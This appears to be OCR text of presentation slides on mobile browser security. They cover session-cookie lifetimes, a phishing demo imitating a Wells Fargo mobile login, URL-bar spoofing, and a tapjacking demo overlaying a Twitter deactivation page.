
Yuan Niu, Francis Hsu, Hao Chen 2008

Session handling

- Browsers kill session cookies, Mobiles don’t
- Non-session cookies tends to live longer on mobile sites

Phishing demo

Phishing demo



6:16 PM

https://www.wf.com/

Back

WF WELLS FARGO

Mobile Banking


Username


Password


Security Guarantee

Don't have an online username?

Spoofing the URL bar








Tapjacking

Tapjacking ?


Best game ever
www.attacker.com
Google
Best game ever
twitter
Home Profile Find People Settings Help Sign out
Okay, fine, deactivate my account
Start
Done

Is this goodbye? BEST GAME EVER

This action is permanent.

Are you sure you don't want to reconsider? Was it something we said? Tell us.

Before you deactivate your account, know this:


- This action is permanent: account restoration is currently disabled.
- You do not need to deactivate your account to change your username. (You can change it on the settings page. All @replies and followers will remain unchanged.)
- Your account may be viewable on twitter.com for a few days after deactivation.
- We have no control over content indexed by search engines like Google.
- If you're creating a new account and want to use the same user name, phone number and/or email address associated with this account, you must first change them on this account before you deactivate it. If you don't, the information will be tied to this account and unavailable for use.

© 2010 Twitter About Us Contact Blog Status Goodies API Business Help Jobs Terms Privacy

Tapjacking ?

